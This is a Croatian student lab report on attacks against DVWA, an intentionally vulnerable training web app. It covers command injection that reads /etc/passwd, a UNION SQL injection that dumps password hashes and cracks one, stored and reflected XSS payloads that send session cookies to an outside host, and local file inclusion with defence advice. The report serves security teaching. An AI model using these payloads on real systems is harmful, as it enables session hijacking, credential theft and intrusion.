SRS 3. Labaratorijska vježba

Ivan Klabučar 0036513702

1) Izvođenje naredbi (Command Injection)

Sadržaj datoteke /etc/passwd:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/
gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```


Naredba koje sam izvršio: `1 | pwd && cd /etc/ && cat passwd`

Dio naredbe ‘1 | pwd’ izlaz ping nardbe pipe-a naredbi pwd koja ispisuje trenutni direktorij: `/var/www/html/vulnerabilities/exec`

Nakon toga komanda `cd /etc/` nas pozicionira u direktorij /etc u kojem se nalazi datoteka passwd, čiji sadržaj ispisujemo na standardni izlaz naredbom `cat passwd.` Cijeli izlaz navedene kompozitne naredbe pohranjuje se u naredbu cmd koja se zatim ispisuje korisniku unutar web stranice.

2) Napadi SQL umetanjem (SQL injection)

Umetanjem `' OR '' = '` stvorili smo tautologiji u select naredbi te tako dobili ispis svih imena i prezimena u bazi.



Želimo dobiti hash šifre usera Pablo Picasso.

Pa upisujemo sljedeći tekst u html formu:

```
' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
```

Ova naredba radi uniju redaka s prošle slike te novih redaka koji umjesto imena zapravo imaju hash svoje lozinke a prezime im ostaje nepromjenjeno.

User ID: Submit


```
ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: admin
Surname: admin

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: Gordon
Surname: Brown

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: Hack
Surname: Me

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: Pablo
Surname: Picasso

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: Bob
Surname: Smith

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: e99a18c428cb38d5f260853678922e03
Surname: Brown

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: Me

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: Picasso

ID: ' OR '' = '' UNION SELECT password as first_name, last_name from users WHERE ''='
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: Smith
```

Dakle hash Picassove lozinke jest: 0d107d09f5bbe40cade3de5c71e9e9b7.

Na crackstation.net stranici uspjeli smo razbiti taj hash, dakle zaključujemo da je lozinka Pabla Picassa: letmein.

Enter up to 20 non-salted hashes, one per line:

```
0d107d09f5bbe40cade3de5c71e9e9b7
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

3) XSS (Cross Site Scripting)


XSS STORED
Upisivanjem koda <script>alert(document.cookie);</script>

Ispisuju se vrijednosti dva cookija:
PHPSESSID=l7rnmf0t5m7bi0se5s8veok9p2
i
security=low

U komentare na stranici trebamo umetnuti nekoliko skripta kako bi postigli funkcionalnost proslijeđivanja cookija na stranicu http://public.tel.fer.hr/srs jer svaki komentar ima ograničenu duljinu pa taj cijeli posao ne možemo obaviti u samo jednoj skripti. Sljedećim skriptama postižemo tu funkcionalnost:

```
<script>let c = document.cookie;</script>
<script>let w='http://public.tel.fer.hr'</script>
<script>let p=w + '/srs?cookie=' + c</script>
<script>window.open(p)</script>
```

Prva skripta definira varijablu c u koju pohranimo vrijednost cookie-ja. Zatim u drugoj skripti definiramo dio URL-a na koji zelimo proslijediti kolačić, a u trećoj skripti stvarmo varijablu p koja sadrži punu URL putanju zajedno s ukradenim kolačićem ugrađenim kao GET parametar. U četvrtoj skripti u novom tabu otvaramo stranicu specificiranu varijablom p. Iako sam koristio window.open zbog lakšeg debugiranja, u stvarnosti napadač bi koristio fetch() ili neku drugu naredbu koja ne otvara novi tab tako da žrtva ne shvati da se događa napad. Pristup stranici na putanji p dobijemo sljedeći odgovor:



XSS REFLECTED

Ovaj tip napada iskorištava ranjivost stranice da izvršava kod kojeg podmetnemo kao parametar zahtjeva. Specifično stranica u pitanju prima `name` parametar kojeg onda direktno umeće u HTML stranice bez ikakvih provjera. To znači da ako netko kao vrijednost parametra `name` pošalje javascript skriptu ona će se umetnuti u HTML stranice i izvršiti. To napadaču omogućuje stvaranje malicioznih linkova na stranicu koja ima ovu ranjivost. Umjesto nekog parametra napiše skriptu koju želi da se izvrši na računalu od žrtve, te takav link s umetnutom skriptom pošalje žrtvi. Ako žrtva klikne na link on će ju odvesti na stranicu s spomenutom ranjivosti te će se odmah izvršiti

napadačev kod. Sljedeći link implementira istu funkcionalnost kada na njega klikne žrtva kao prethodni podzadatak:


http://192.168.1.6/vulnerabilities/xss_r/?name=<script>window.open(“http://public.tel.fer.hr/srs?cookie="%2Bdocument.cookie)</script>#

‘+’ sam morao napisati kao %2B jer inač nije radilo

Link napisan gore se u url browseru prevede u sljedeći link:

http://192.168.1.6/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.open(%22http://public.tel.fer.hr/srs?cookie=%22%2Bdocument.cookie)%3C/script%3E#

4) Inkluzija datoteka (File inclusion)



Datoteka /etc/passwd vidi se ispisana na vrhu stranice. Ovakav napad je moguć jer se ne provodi nikakva provjera GET parametra ‘page’, te napadač može kao vrijednost tog parametra podmetnuti putanju do koje god datoteke želi iako ta datoteka nije predviđena za ispis na stranici. Donji kod se izvršava s dovoljnim ovlastima da se datoteci pristupi, pa dakle ne postoji niti ta prepreka da se zabrani pristup osjetljivim datotekama.

vulnerabilities/fi/source/low.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

Obrana od FILE INCLUSION napada (remote i local):

Od RFI napada od verzije PHP 5.2 lako se zaštiti na način da se jednostavno nigdje u kodu zastavica ‘allow_url_include’ ne uključi (po default-u je isključena). Ovo onemogućava specificiranje datoteka URL-ovima koji pokazuju na datoteke na udaljenim serverima, već samo lokalne putanje.

Od LFI napada može se zaštiti kombinacijom sljedećih pristupa:

- Izbjegavanje predaje user-submitted inputa bilo kakvom datotečnom sustavu ili API-ju, a ako to nije moguće onda se takav input mora strogo provjeriti
- Pristup datotekama treba biti preko nekakvog apstraktnog indentifikatora a ne putanje
- Treba se primjeniti princip ‘whitelisting’-a, to jest dozvoliti pristup samo specifičnim datotekama koje smo odabrali, a zahtjeve za sve ostale odbiti
- Kod na serveru se treba izvršavati s najmanjim potrebnim ovlastima